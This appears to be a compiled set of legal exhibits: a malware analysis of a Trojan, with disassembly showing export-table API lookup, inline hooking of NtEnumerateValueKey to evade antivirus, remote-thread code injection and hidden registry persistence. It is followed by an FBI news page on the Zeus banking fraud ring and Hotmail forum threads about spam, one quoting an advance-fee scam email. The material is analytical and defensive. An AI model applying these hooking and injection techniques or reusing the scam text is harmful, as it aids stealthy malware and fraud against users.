
```

```

loc_BAD8788:                                       ; CODE XREF: get_api+57↑j
xor     ecx, ecx
jmp     short loc_BAD8791
; -----

loc_BAD878C:                                       ; CODE XREF: get_api+53↑j
; get_api+5F↑j
sbb     ecx, ecx
sbb     ecx, 0FFFFFFFh

loc_BAD8791:                                       ; CODE XREF: get_api+6D↑j
mov     edx, [ebp+arg_0]
test    ecx, ecx
jz     short loc_BAD87BB
inc     [ebp+var_4]
mov     ecx, [ebp+var_4]
add     esi, 4
add     edi, 2
cmp     ecx, [eax+IMAGE_EXPORT_DIRECTORY.NumberOfNames]
jb     short search_next_api

broken_export_directory:                           ; CODE XREF: get_api+46↑j
mov     ecx, [ebp+arg_0]


loc_BAD87AC:                                       ; CODE XREF: get_api+A1↓j
mov     esi, [ebp+var_4]
cmp     esi, [eax+IMAGE_EXPORT_DIRECTORY.NumberOfNames]
pop     edi
pop     esi
pop     ebx
jnz    short get_api_address_and_return
xor     eax, eax
jmp     short failed
; -----

loc_BAD87BB:                                       ; CODE XREF: get_api+79↑j
movzx   ecx, word ptr [edi]
jmp     short loc_BAD87AC
get_api endp

```

This function receives the base address of the DLL and a string pointer which contains the API name. The first thing the malware does is to get to the *IMAGE_EXPORT_DIRECTORY* of the DLL. From there the malware will get the *AddressOfNames*, *AddressOfFunctions* and *NumberOfNames* arrays. The malware will loop through the *AddressOfNames* array and at each step will get the RVA of an API name, convert it to a virtual address and then do a *strcmp* with the string passed as parameter. If a string matches it will get the *NameOrdinal* of that API name and will use that to get the address of the API from the *AddressOfFunctions* array. If it won't match it goes to the next step and will loop until there are no more names in *AddressOfNames*.

For a clear understanding of this algorithm you need to keep the *IMAGE_EXPORT_DIRECTORY* image in mind:



After the code has the address of the desired API it hooks it by calling *hook_routine* function. The algorithm inside this function is fairly simple: It writes a jump at the API address to a label that is 5 bytes ahead. At this label it writes another jump to the new routine.

This is how every System Service kernel entry should look like:

```

NtEnumerateValueKey_stub:
mov     eax, 49h
mov     edx, offset KiFastSystemCall
jmp     ring0_entry

```

And this is how it will look like after the Trojan hook has been applied:

```

ntd11.dll:7C90D976 ntd11_NtEnumerateValueKey:
ntd11.dll:7C90D976 jmp     short inline_jump
ntd11.dll:7C90D976 ; -----
ntd11.dll:7C90D978 db     0C3h ; +
ntd11.dll:7C90D979 ; -----
ntd11.dll:7C90D979
ntd11.dll:7C90D979 inline_jump:
ntd11.dll:7C90D979 jmp     trojan_hook_code
ntd11.dll:7C90D97A ; -----

```

You see that a jump has been written instead of the classic "move *eax*, *SSDT_Index*/move *edx*, offset *KiFastSystemCall*".

This jump (*inline_jump*) points a couple of bytes ahead and from there the code will finally jump to the Trojan code. This is done to trick antivirus software which typically will look at the system services for jumps to suspicious code. In this case the first jump doesn't point to the suspicious code.

After this hooking process is completed the Trojan creates a thread. The logic for this thread creation inside the Trojan is very simple: It tries to open a mutex, and if this fails, the mutex obviously hasn't been created yet – and the code creates a new mutex. The fact that the mutex doesn't exist shows that the Trojan is running for

the first time. When the thread is running, it creates registry keys and injects the malicious code in all running processes by creating remote threads inside them.

The whole thing is done in a loop so the registry key is created every time the thread runs. This will hinder deleting the registry key by security software. The same technique is used for API hooks and remote thread creation.

```
trojan_main_thread:                                ; DATA XREF: create_trojan_thread_w
push     ebp
mov     ebp, esp
sub     esp, 14h
push     ebx
push     esi
push     edi
push     0Fh
push     0FFFFFFFh
call    ds:_SetThreadPriority
call    sub_BAE2678
mov     esi, ds:_CloseHandle
xor     edi, edi
mov     [ebp-1], al
mov     [ebp-8], edi

main_loop:                                        ; CODE XREF: debug107:0BAEC019↓j
mov     eax, large fs:18h
push    offset aKm9y9akigwu19r                ; "kM9Y9AkIgWU19REoMWACJcCMBBeSUWYG"
push    edi
push    offset off_100000
mov     [eax+34h], edi
call    ds:_OpenMutex
cmp     eax, edi
jnz     short loc_BAEBEAE
mov     ecx, large fs:18h
cmp     dword ptr [ecx+34h], 2
jz      failed_first_mutex_open
```

```
failed_first_mutex_open:                        ; CODE XREF: debug107:0
mov     eax, large fs:18h
push    offset aE7a2651db78c2f                ; "e7a2651db78c2fu"
push    edi
push    offset off_100000
mov     [eax+34h], edi
call    ds:_OpenMutex
cmp     eax, edi
jnz     loc_BAEC01E
mov     ecx, large fs:18h
cmp     dword ptr [ecx+34h], 2
jnz     loc_BAEC01E
cmp     dword ptr [ebp-8], 64h
jnz     short loc_BAEC00B
cmp     byte ptr [ebp-1], 0
mov     [ebp-8], edi
jnz     short loc_BAEC00B
call    create_e7a2651db78c2ff_mutex
cmp     eax, edi
jz      short loc_BAEBFEA
```

```

jz     short loc_BAEC003
call   loc_BAE410B
push   esi
mov    esi, ds:_CloseHandle
call   esi ; KERNEL32_CloseHandle
call   inject_trojan_code
jmp    short loc_BAEC009
;-----
loc_BAEBFEA:                                ; CODE XREF: debug107:0BAEBF9F↑j
push   offset byte_BAFF0E0
push   offset dword_BAFE8F4
push   offset dword_BAFAE04
call   sub_BAE8DB1
add    esp, 0Ch
jmp    short loc_BAEC00B
;-----
loc_BAEC003:                                ; CODE XREF: debug107:0BAEBFD3↑j
mov    esi, ds:_CloseHandle

loc_BAEC009:                                ; CODE XREF: debug107:0BAEBFE8↑j
xor    edi, edi

loc_BAEC00B:                                ; CODE XREF: debug107:0BAEBFD0↑j
; debug107:0BAEBF96↑j ...
push   12Ch
call   ds:_Sleep
inc    dword ptr [ebp-8]
jmp    main_loop                            ; repeat the mutex creation,
; reg key creation and remote thread injection

```

In the last code snippet you can see a call to *infected_trojan_code*. This function creates some registry keys and starts to inject code in running processes:

```

inject_trojan_code:                          ; CODE XREF:
push   0
push   1
push   offset create_reg_keys_and_mutexes
push   0BE037055h
call   sub_BADD68A
pop    ecx
push   eax
call   inject_thread_in_remote_process
add    esp, 10h
test   eax, eax
jnz    short locret_BAEDF8D
push   eax
call   create_reg_keys_and_mutexes
push   0FFFFFFFFh
call   ds:_Sleep

locret_BAEDF8D:                              ; CODE XREF:
retn

```

```
cmp    [ebp+var_138], edi
jz     loc_BAE430F
mov    esi, ds:lstrcmpi
push  offset aSystem_0          ; "System"
lea   eax, [ebp+var_11C] |
push  eax
call  esi ; KERNEL32_lstrcmpi
test  eax, eax
jz     loc_BAE430F
push  offset aSmss_exe         ; "smss.exe"
lea   eax, [ebp+var_11C]
push  eax
call  esi ; KERNEL32_lstrcmpi
test  eax, eax
jz     loc_BAE430F
push  offset aCsrss_exe       ; "csrss.exe"
lea   eax, [ebp+var_11C]
push  eax
call  esi ; KERNEL32_lstrcmpi
test  eax, eax
jz     loc_BAE430F
push  offset aServices_exe    ; "services.exe"
lea   eax, [ebp+var_11C]
push  eax
call  esi ; KERNEL32_lstrcmpi
test  eax, eax
jz     loc_BAE430F
push  offset aE7a2651db78_exe_1 ; "e7a2651db78.exe"
lea   eax, [ebp+var_11C]
push  eax
```

The code is not injected inside System Process/System Idle Process, smss.exe, crss.exe, services.exe and the current process of the Trojan itself.

```

loc_BAE42BF:                                     ; CODE XREF: inject
                                                ; inject_thread_in
push    [ebp+var_138]
push    edi
push    43Ah
call    ds:_OpenProcess
mov     esi, eax
cmp     esi, edi
jz      short loc_BAE430F
push    edi
push    esi
call    write_trojan_thread_code_in_remote_process
pop     ecx
pop     ecx
cmp     eax, 0FFFFFFFh
jz      short loc_BAE4308
lea     ecx, [ebp+var_18]
push    ecx
push    edi
push    eax
add     eax, [ebp+arg_4]
push    eax
push    edi
push    edi
push    esi
call    ds:_CreateRemoteThread
test    eax, eax
jz      short loc_BAE4308
mov     [ebp+var_C], 1
cmp     [ebp+arg_8], edi
jnz     short loc_BAE4328

loc_BAE4308:                                     ; CODE XREF: inject
                                                ; inject_thread_in
push    esi
call    ds:_CloseHandle

loc_BAE430F:                                     ; CODE XREF: inject
                                                ; inject_thread_in
lea     eax, [ebp+var_140]
push    eax
push    [ebp+var_4]
call    Process32Next

```

What `write_trojan_thread_code_in_remote_process` does is very simple. It gets some code from the Trojan (for example Current Process) and copies it into a section object that is backed by the paging file and then maps the section object into this remote process and returns an address that will be used as the startup address for the future remote thread.

APIs hooked by the Trojan

As the Trojan injects code into any currently running system processes it is able to perform a lot of actions with the hooked APIs such as capture network traffic, send and receive network packets, hide own process and so on. We'll have a look at those hooked API functions in order to see what the Trojan is doing.

To understand the behavior we will analyze the ring3/ring0 calls and will start to look at the regular *NtEnumerateValueKey* under Windows NT before the Trojan hooks the function.

```
NtEnumerateValueKey_stub:
mov     eax, 49h
mov     edx, offset KiFastSystemCall
jmp     ring0_entry
```

In EAX the SSDT index is stored and in EDX a pointer to a function is stored. After this the actual jump is executed. The *KiFastSystemCall* function pointer looks like:

```
ntdll_KiFastSystemCall:
mov     edx, esp
sysenter
nop
nop
nop
nop
nop
nop

ntdll_KiFastSystemCallRet:
retn
```

It is just a *SYSENTER x86* instruction that will make an change from ring3 to ring0. The jump will look like:

```
ring0_entry:
call   dword ptr [edx]
retn   18h
```

It just calls a function via a pointer in EDX. Actually in EDX is the function pointer to do the *SYSENTER* call.

Analysis of injected code in remote processes

A look at *NtEnumerateValueKey* after the Trojan hooked it shows that instead of the classic entry to ring0, we see the following code:

```
ntdll.dll:7C90D976 ntdll_NtEnumerateValueKey:
ntdll.dll:7C90D976 jmp     short inline_jump
ntdll.dll:7C90D976 ; -----
ntdll.dll:7C90D978 db  0C3h ; +
ntdll.dll:7C90D979 ; -----
ntdll.dll:7C90D979
ntdll.dll:7C90D979 inline_jump:
ntdll.dll:7C90D979 jmp     trojan_hook_code
ntdll.dll:7C90D979 ; -----
```

The Trojan has inserted a jump instead of the classic sysenter call. In order to better understand what the Trojan code does we need to understand what the actual API does. In the case of NtEnumerateValueKey, the function is simple. The API will get information about the value entries of an open key.

The prototype looks like:

```
NtEnumerateValueKey(  
    IN HANDLE                KeyHandle ,  
    IN ULONG                 Index ,  
    IN KEY_VALUE_INFORMATION_CLASS KeyValueInformation ,  
    OUT PVOID                KeyValueInformation ,  
    IN ULONG                 Length ,  
    OUT PULONG               ResultLength );
```

You give the function a key handle and this function will get the values for this specific key. This function is hooked by the malware in order to hide some values – by filtering them in the output – that it adds to the registry in particular a start-up value added to *HKLM\Software\Microsoft\Windows\CurrentVersion\Run*.

EXHIBIT 32



[Home](#) • [News](#) • [Stories](#) • 2010 • [October](#) • [Cyber Banking Fraud](#)



Members of the theft ring managed to steal \$70 million. **View: Wanted poster of suspects.**

Cyber Banking Fraud Global Partnerships Lead to Major Arrests

10/01/10

The cyber thieves were smart. Instead of targeting corporations and large banks that had state-of-the-art online security, they went after the accounts of medium-sized companies, towns, and even churches. Before they were caught, members of the theft ring managed to steal \$70 million.

Today, with our law enforcement partners in the United States, the United Kingdom, Ukraine, and the Netherlands, we announced the execution of numerous arrests and search warrants in multiple countries in one of the largest cyber criminal cases we have ever investigated.

"This was a major theft ring," said Gordon Snow, assistant director of the FBI's Cyber Division. "Global criminal activity on this scale is a threat to our financial infrastructure, and it can only be effectively countered through the kind of international cooperation we have seen in this case."

Story Index

By Date

By Subject

- Art Theft
- Civil Rights
- Counterterrorism
- Crimes Against Children
- Criminal Justice Information Services
- Cyber Crimes
- Director/FBI Leadership
- Field Cases
- Foreign Counterintelligence
- General
- History
- Intelligence
- International
- Lab/Operational Technology
- Linguist/Translation Program
- Major Thefts/Violent Crime
- Organized Crime/Drugs
- Partnerships
- Public/Community Outreach
- Public Corruption
- Recruiting/Diversity
- Responding to Your Concerns
- Technology
- Training
- White-Collar Crime

Using a Trojan horse virus known as Zeus, hackers in Eastern Europe infected computers around the world. The virus was carried in an e-mail, and when targeted individuals at businesses and municipalities opened the e-mail, the malicious software installed itself on the victimized computer, secretly capturing passwords, account numbers, and other data used to log into online banking accounts.

The hackers used this information to take over the victims' bank accounts and make unauthorized transfers of thousands of dollars at a time, often routing the funds to other accounts controlled by a network of "money mules." Many of the U.S. money mules were recruited from overseas. They created bank accounts using fake documents and phony names. Once the money was in their accounts, the mules could either wire it back to their bosses in Eastern Europe or turn it into cash and smuggle it out of the country. For their work, they were paid a commission.

Yesterday, our New York office arrested 10 subjects related to the case, and we are seeking 17 others. Those arrested are charged with using hundreds of false-name bank accounts to receive more than \$3 million from victimized accounts.

In all, the global theft ring attempted to steal some \$220 million and was actively involved in using Zeus to infect more computers. But beyond the actual and potential monetary loss, this case is significant because of the extraordinary level of cooperation among international law enforcement to stop the group. And it sends a message to hackers around the world that there are fewer safe havens from which they can operate.


"There are many challenges in a complicated global case like this one," said Weysan Dun, special agent in charge of our Omaha office, where the investigation began in May 2009 when agents discovered a pattern of suspicious banking transactions. "With multiple countries involved, there are differences in times zones, geography, and culture, not to mention that all our cyber laws are not the same. But those differences were overcome," Dun said, "and the results speak for themselves."

He added, "The international tolerance for this kind of criminal activity is decreasing. Our partners overseas are dealing more aggressively and effectively with cybercrime than ever before. The number of nations that collaborated and worked in partnership with the Bureau on this case represents a very significant step forward in the way we investigate these cases."

Resources:

- National press release
- New York press release | Update on captures
- Wanted poster

Note: The individuals pictured or identified here may have been apprehended or may no longer be wanted by law enforcement since the above information was posted on this website. Please check our Wanted by the FBI website or contact your local FBI office for up-to-date information.




[Accessibility](#) | [eRulemaking](#) | [Freedom of Information Act](#) | [Legal Notices](#) | [Legal Policies and Disclaimers](#) | [Links](#) | [Privacy Policy](#) | [USA.gov](#) | [White House](#)
 FBI.gov is an official site of the U.S. Federal Government, U.S. Department of Justice

Close

Cyber Theft Ring




Malware exploiters purchase malware and use it to steal victim banking credentials. They launch attacks from compromised machines that allow them to transfer stolen funds and deter any tracking of their activities.



Money mule networks are comprised of individuals engaged in the transfer of stolen funds who retain a percentage for their services.




Victims include individuals, businesses, and financial institutions.




Malware coders develop malicious software that is sold on the black market.

How the Fraud Works



Victims are both financial institutions and owners of infected machines.




Money mules transfer stolen money for criminals, shaving a small percentage for themselves.



Criminals come in many forms:
 - Malware coder
 - Malware exploiters
 - Mule organization

Global Reach



Law Enforcement Response To Date:

Total FBI cases: 390
 Attempted loss: \$220 million
 Actual loss: \$70 million

United States: 92 charged and 39 arrested
 United Kingdom: 20 arrested and eight search warrants
 Ukraine: Five detained and eight search warrants

EXHIBIT 33

Windows Live Solution Center

Sign in

Type your question here

Hotmail

Hotmail » Sending and Receiving Mail

Hotmail Solutions Hotmail Forums

Ask A Question

Select a product.

Forums

- Email Client and Device Issues 
- Hotmail Sign In Issues 
- Lost or Deleted Emails 
- People and Contacts 
- Reading, Writing, and Formatting Mail 
- Sending and Receiving Mail 
- Sign in, Sign up, and Account Security 
- Using Hotmail Calendar
- Using Web Messenger 

hotmail SPAM Filters NOT WORKING PROPERLY

Latest post: Windows Live  Thursday, September 17, 2009 2:51 AM

This thread has been locked by a moderator and no further activity can be performed on this thread.

Monday, September 14, 2009 3:48 AM

This is yet another email that came to my inbox. **My Filter setting is at "EXCLUSIVE" level & I'm still getting spam to my inbox. They should not be getting through to my inbox! Please see message/email below & assist.**

Also, it seems that clicking "spam" or "junk" or whatever, doesn't work or do anything, since these types of emails keep coming from different sources. I'm tired of clicking "junk" and continuing to get spam coming into my INBOX!

Please let me know what the problem is. I pay \$20/year for this account but I may cancel soon if this can't be resolved. At this point I have 1720 messages in my inbox, and every day I get more spam in my INBOX. Please help!!!

PS - I reported these to (removed email address) & they basically sent me here- to find my own solution I guess. I have gotten 4 more of these since I reported (all from different sources). Again, please help...

Message:

Date: Wed, 9 Sep 2009 01:25:32 -0700
From: (removed email address)
Subject: ZENITH BANK INTERNATIONAL
To:

**ZENITH BANK INTERNATIONAL
zenith Heights Plot 87 A Jose Adeogun Street,
Cotonou Republic Of Benin.**

Attn: Payment Notification,

This is to bring to your notice that, I have paid the re-activation fee and the delivery of your ATM. I paid it because the ATM Card 8119 1.5m used, has less three days to expire and when it expires, the money will go into Government purse. With that I decided to help you pay the money so that, the ATM will not expire, because I know when you get your ATM definitely you must pay me back my money and even compensate me for helping you.

Now I want you to contact DHL Delivery Service with your Full Contact information's so that they can deliver your Card to your designated address without any delay. Like I stated earlier, the delivery charges has been paid but I did not pay their official keeping fees since they refused. They refused and the reason is that they do not know when you are going to contact them and demurrage might have increase.

They told me that their keeping fee is 25usd per day and I deposited it on Monday this week.

Below is their Contact Information's,

Contact Person: Hon [redacted] DHL Delivery Service

Email: ({removed email address} <http://us.mc1123.mail.yahoo.com/mc/compose?to={removed email address}>)

Tel; +229-98-429-678

**Contact Today to avoid increase of their keeping fees and let me know once you receive your Card.
Yours**

<span style="font-family: 'Arial',

Report as Abuse

Windows Live [REDACTED]

Thursday, September 17, 2009 2:51 AM

824by, to investigate why you received the message in your Inbox, we need the full message headers. Here are the steps to get it:

1. Sign in to <http://mail.live.com>.
2. Right-click on the unopened message from the message list.
3. Choose the "View message source" option on the dropdown menu. You will be seeing a new window containing the e-mail message headers and its content.
4. Copy and post the contents to your reply on this thread.

Meanwhile, please visit the links below for more options on how to stop receiving junk messages.

<http://windowslivehelp.com/solutions/spam/archive/2008/08/21/about-reducing-junk-e-mail.aspx>

<http://windowslivehelp.com/solutions/supportmgr/archive/2009/02/02/saying-quot-no-quot-to-spam.aspx>

Report as Abuse

REDACTED

Windows Live Solution Center

Sign in

Type your question here

Hotmail

Hotmail » Sign in, Sign up, and Account Security

Hotmail Solutions Hotmail Forums

Ask A Question

Select a product.

Forums

- Email Client and Device Issues
- Hotmail Sign In Issues
- Lost or Deleted Emails
- People and Contacts
- Reading, Writing, and Formatting Mail
- Sending and Receiving Mail
- Sign in, Sign up, and Account Security
- Using Hotmail Calendar
- Using Web Messenger

how do I filter junk mail using generic terms such as "pharmacy" and "viagra"?

Latest post: Windows Live [redacted] Saturday, October 09, 2010 5:27 PM

This thread has been locked by a moderator and no further activity can be performed on this thread.

Friday, October 08, 2010 7:35 AM

I would like to block mail from coming (at least to my inbox) that have an address that contain the words "pharmacy" or "viagra". Because the addresses change daily, it is impossible to block these otherwise. Further, it seems if I send these to "junk", they recognize some sort of activity and send MORE.

Report as Abuse

Friday, October 08, 2010 8:52 AM

I would like to block mail from coming (at least to my inbox) that have an address that contain the words "pharmacy" or "viagra". Because the addresses change daily, it is impossible to block these otherwise. Further, it seems if I send these to "junk", they recognize some sort of activity and send MORE.

Report as Abuse

Windows Live [redacted]

Saturday, October 09, 2010 5:27 PM

Hi guys,

I suggest that you use the Manage Rules in filtering the addresses. To learn more about this, please refer on our posted Solution Article:

New Improved Hotmail Rules

<https://windowslivehelp.com/solution.aspx?solutionid=7fd4e9c2-2a72-4e25-badb-bee5f881c7b7%20>

Note: I moved your post to Windows Live Hotmail "Sign in, Sign up, and Account Security" forum.

Report as Abuse

Was this helpful?

Yes No

REDACTED

Windows Live Solution Center

Sign in

Type your question here

Hotmail

Hotmail Sign in, Sign up, and Account Security

Hotmail Solutions Hotmail Forums

Ask A Question

Select a product.

Forums

Email Client and Device Issues

Hotmail Sign In Issues

Lost or Deleted Emails

People and Contacts

Reading, Writing, and Formatting Mail

Sending and Receiving Mail

Sign in, Sign up, and Account Security

Using Hotmail Calendar

Using Web Messenger

I am getting approx 10-20 spam emails on viagra, and i don't have any viruses. Please help me.

Latest post: Windows Live Tuesday, October 19, 2010 10:02 PM

This thread has been locked by a moderator and no further activity can be performed on this thread.

already set to "exclusine" and no other accounts are linked to this one. Report as Abuse

Windows Live To have your issue addressed properly, I've moved your post to the "Sending and Receiving Mail" forum under Hotmail services. Report as Abuse

i am having the same problem bt the difference is that links for viagra are sent through my hotmail account to various contacts which include official as well , which is really embaracing and frustating for mekindly solve this issue once and for allits been a long time now that i am facing this problemyour kind support needed..... Report as Abuse

Windows Live @ Please get back to us with the following info so that we can investigate: - Your Windows Live Hotmail e-mail address in question. - A sample copy of the message in question with full headers. To view full message header, follow these steps. 1. Right-click the e-mail message. 2. Select the View message source option in the right-click menu. You will be seeing a new window containing the e-mail message headers and its content. Note: E-mail addresses posted in this forum are only visible to the owner of the posts and moderators. Report as Abuse

Windows Live @ Please check the Solution article below for some guidelines in protecting your account from this kind of activity. Recent reports of Account hijacks http://windowslivehelp.com/solution.aspx?solutionid=1fe6ed3e-eef6-4c57-933f-f3c408f1c5c1 Report as Abuse Was this helpful? Yes No

REDACTED

Windows Live Solution Center

Sign in

Type your question here

Mail

Mail - Windows Live Mail Client Issues

Mail Solutions Mail Forums

Ask A Question

Select a product.

Forums

Contacts and Address Books within Windows Live Mail

Installing and Upgrading Windows Live Products

Lost or Deleted Emails

Reading, Writing, and Formatting your Mail in Windows Live Mail

Sending and Receiving Mail (Synchronization in Windows Live Mail)

Sign in, Sign up, and Account Security

Windows Live Mail Client Issues

I keep added blocked e-mails and yet they still get through. Does live mail block the spam addresses

Latest post: Windows Live [redacted], Friday, January 21, 2011 12:46 PM

Subscribe via RSS

Thursday, January 20, 2011 7:38 AM

Question Summary

Other Windows Live Mail issues

Please provide your impacted Email address : (removed email address)

Which version of Windows Live Mail are you using ? Version 2011 (15.4.3502.922)

Choose your Operating System version : Windows 7

Enter the exact error that you are experiencing : blocked e-mails list not blocking

Additional Details

I keep blocking selected spam, but they keep coming through. How do I set up my blocked list to fix this problem?

Report as Abuse

Reply

Windows Live [redacted]

Friday, January 21, 2011 12:46 PM

Hi [redacted]

Please see this post about the issue you're having:

Still receiving messages from addresses added in Blocked sender http://windowslivehelp.com/thread.aspx?postid=e6d7ba8d-7442-4603-9cbb-1edea61e2799#e6d7ba8d-7442-4603-9cbb-1edea61e2799

Report as Abuse

Was this helpful?

Yes No

Reply

REDACTED

Windows Live Solution Center

Sign in

Type your question here

Hotmail

Hotmail -> Sending and Receiving Mail

Hotmail Solutions Hotmail Forums

Ask A Question

Select a product.

Forums

Email Client and Device Issues

Hotmail Sign In Issues

Lost or Deleted Emails

People and Contacts

Reading, Writing, and Formatting Mail

Sending and Receiving Mail

Sign in, Sign up, and Account Security

Using Hotmail Calendar

Using Web Messenger

Junk mail is full of stuff (from Canada??) peddling Viagra and similar. 85 messages last night alone

Latest post: Windows Live [redacted] Saturday, November 13, 2010 3:52 AM

Subscribe via RSS

[redacted] Friday, November 12, 2010 3:00 AM

Can I block these completely?/

Report as Abuse

Reply

Windows Live [redacted]

Saturday, November 13, 2010 3:52 AM

Hi [redacted]

Check this link to read the article about the issue you encountered:

<http://windowslivehelp.com/solution.aspx?solutionid=1fe6ed3e-eef6-4c57-933f-f3c408f1c5c1>

If you wish to block the sender, here's how:

1. Sign in to your account.
2. Click "Options" located at the upper-right side of the page.
3. Select "More Options."
4. Under "Preventing junk email," click "Safe and blocked senders."
5. Click "Blocked senders."
6. Enter the email address or domain on the box labeled "Blocked email address or domain:" and click "Add to list >>."

Also, you can create a rule to filter such mails. Visit this link for more info:

<http://windowslivehelp.com/solution.aspx?solutionid=7fd4e9c2-2a72-4e25-badb-bee5f881c7b7>

Report as Abuse

0 of 1 people found this post helpful.

Yes No

Reply

REDACTED

Windows Live Solution Center

Sign in

x

Type your question here

Search

Hotmail

Hotmail ► Sending and Receiving Mail

Select a product.

- [Hotmail Solutions](#)
- [Hotmail Forums](#)
- [Ask A Question](#)

"****", "Nudity", "Viagra", "Cialis" Filtering e-mail help!

Latest post: Windows Live Support Team, Thursday, June 10, 2010 4:15 PM

This thread has been locked by a moderator and no further activity can be performed on this thread.

Sunday, May 30, 2010 8:50 AM

Dear Live Solution Center,

I've been having tonnes of problems lately with spam e-mail. There has been continual e-mail from random addresses from everything from ****, to viagra / cialis sales. In the past three weeks the filtering has completely failed, and thus gone too far. Please help me filter this material, it is a family e-mail address and my parents often use it. It really gets them frustrated everytime they see this. I don't want to filter all non-contact e-mails because I'm an engineering student and recieve e-mails from different university staff every day (not in my contact list, I'm just using e-mail forwarding for simplicity). Considering I had this e-mail address since around 1997, I'm a bit agitated that I'm even considering deleting the account because of poor filtering technologies. All clients should be able to block certain key words from getting into their e-mail. Please let me know what is possible, otherwise I may just shut down all my hotmail accounts and find another e-mail provider.

Regards,

Report as Abuse

Wednesday, June 02, 2010 4:51 PM

Windows Live

Hi! Have you tried modifying your Junk Mail Filtering Level? You may set it to exclusive, so that only emails from your contacts can get into your mailbox. However, you occasionally have to check your Junk Mail Folder for emails from people who are not in your list. You may refer to the link below for steps on how to do this.

How to set the Junk e-mail filtering level

<http://www.windowslivehelp.com/solution.aspx?solutionid=9a423c4e-1fe5-4697-9420->

d3164ec7d50b

Additionally, you may also report your concern to the Abuse Team. Visit the link below for more info on this.

How to report Abuse or Spam in Windows Live Hotmail

<http://www.windowslivehelp.com/solution.aspx?solutionid=e1e87293-909f-45e9-9dcd-920a04719bc3>

[Forums](#)
[Email Client and Device](#)

